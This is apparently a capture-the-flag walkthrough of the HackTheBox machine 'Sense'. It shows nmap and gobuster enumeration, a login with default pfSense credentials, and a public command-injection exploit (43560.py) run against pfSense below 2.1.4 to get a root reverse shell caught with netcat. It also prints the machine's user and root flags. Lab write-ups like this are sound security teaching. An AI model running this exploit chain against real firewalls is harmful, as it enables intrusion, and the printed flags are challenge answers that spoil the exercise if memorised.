
HackTheBox : Sense

This is the walkthrough of hack-the-box machine named “Sense”



Enumeration and Scanning

lets begin with some basic nmap enumeration :


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T4 10.10.10.60
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 03:47 EDT
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.66% done; ETC: 03:48 (0:00:00 remaining)
Nmap scan report for 10.10.10.60
Host is up (0.47s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp open  ssl/http lighttpd 1.4.35
|_http-title: Login
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 8.X (85%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:8.1 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 8.1 (85%), OpenBSD 4.3 (85%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   507.68 ms 10.10.16.1
2   507.78 ms 10.10.10.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.14 seconds
```

so after reading the results we can see that there are 2 open ports , that too are webserver on HTTP and HTTPS .

there is nothing much to enumerate , lets begin with enumerating the website .

Webserver Enumeration [PORT 80,443]

so after visiting the web address , it automatically redirects us to https site :




so there is a pfsense login page here ,

lets enumerate some hidden directories and files :


```
┌──(root㉿kali)-[/home/kali/sense-htb]
└─#  gobuster dir -u https://10.10.10.60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 150 -k -x txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt
[+] Timeout:                 10s
===============================================================
2022/06/22 05:19:02 Starting gobuster in directory enumeration mode
===============================================================
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
/changelog.txt        (Status: 200) [Size: 271]
/classes              (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/widgets              (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/tree                 (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/shortcuts            (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/installer            (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
Progress: 72088 / 441094 (16.34%)
Progress: 108960 / 441094 (24.70%)
Progress: 128306 / 441094 (29.09%)
Progress: 128922 / 441094 (29.23%)
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]
/system-users.txt     (Status: 200) [Size: 106]
```

there is a system-users txt file , lets see it :




so we got a username : Rohit and

password is a default password , lets find default creds online :



so the password is 'pfsense' .

lets try to login , we logged in , credentials - rohit:pfsense



so pfsense is on version 2.1.3 ,

lets use searchsploit to see if we have any exploit for this version of pfsense :

```
┌──(root㉿kali)-[/home/kali/sense-htb]
└─# searchsploit pfsense
--------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                           |  Path
--------------------------------------------------------------------------------------------------------- ---------------------------------
pfSense - 'interfaces.php?if' Cross-Site Scripting                                                       | hardware/remote/35071.txt
pfSense - 'pkg.php?xml' Cross-Site Scripting                                                             | hardware/remote/35069.txt
pfSense - 'pkg_edit.php?id' Cross-Site Scripting                                                         | hardware/remote/35068.txt
pfSense - 'status_graph.php?if' Cross-Site Scripting                                                     | hardware/remote/35070.txt
pfSense - (Authenticated) Group Member Remote Command Execution (Metasploit)                              | unix/remote/43193.rb
pfSense 2 Beta 4 - 'graph.php' Multiple Cross-Site Scripting Vulnerabilities                             | php/remote/34985.txt
pfSense 2.0.1 - Cross-Site Scripting / Cross-Site Request Forgery / Remote Command Execution              | php/webapps/23901.txt
pfSense 2.1 build 20130911-1816 - Directory Traversal                                                    | php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities                                                                   | php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal                                                                      | php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution                                                                      | php/webapps/43128.txt
pfSense 2.3.2 - Cross-Site Scripting / Cross-Site Request Forgery                                        | php/webapps/41501.txt
Pfsense 2.3.4 / 2.4.4-p3 - Remote Code Injection                                                         | php/webapps/47413.py
pfSense 2.4.1 - Cross-Site Request Forgery Error Page Clickjacking (Metasploit)                          | php/remote/43341.rb
pfSense 2.4.4-p1 (HAProxy Package 0.59_14) - Persistent Cross-Site Scripting                             | php/webapps/46538.txt
pfSense 2.4.4-p1 - Cross-Site Scripting                                                                  | multiple/webapps/46316.txt
pfSense 2.4.4-p3 (ACME Package 0.59_14) - Persistent Cross-Site Scripting                                | php/webapps/46936.txt
pfSense 2.4.4-P3 - 'User Manager' Persistent Cross-Site Scripting                                        | freebsd/webapps/48300.txt
pfSense 2.4.4-p3 - Cross-Site Request Forgery                                                            | php/webapps/48714.txt
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection                                           | php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities                                               | php/webapps/39709.txt
pfSense Firewall 2.2.5 - Config File Cross-Site Request Forgery                                          | php/webapps/39306.html
pfSense Firewall 2.2.6 - Services Cross-Site Request Forgery                                             | php/webapps/39695.txt
pfSense UTM Platform 2.0.1 - Cross-Site Scripting                                                        | freebsd/webapps/24439.txt
--------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

so there is a command injection exploit , 43560.py .

lets copy it :

```
┌──(root㉿kali)-[/home/kali/sense-htb]
└─# searchsploit -m 43560
  Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
      URL: https://www.exploit-db.com/exploits/43560
     Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/sense-htb/43560.py
```

lets see the arguments required by exploit :

```
┌──(root㉿kali)-[/home/kali/sense-htb]
└─# python3 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]

optional arguments:
  -h, --help           show this help message and exit
  --rhost RHOST        Remote Host
  --lhost LHOST        Local Host listener
  --lport LPORT        Local Port listener
  --username USERNAME  pfsense Username
  --password PASSWORD  pfsense Password
```

Exploitation : 43560.py

So, before executing the exploit , setup a netcat listener :

then run the exploit :

```
┌──(root㉿kali)-[/home/kali/sense-htb]
└─# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.3 --lport 9999 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

as soon as the exploit completes we will have a shell :

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.60] 12156
sh: can't access tty; job control turned off
# whoami
root
```

we got a shell as root , so no need for privilege escalation .

Flags:

so here are the user and root flags :

User

```
# cat user.txt
8721327cc232073b40d27d9c17e7348b
```

Root

```
# cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
```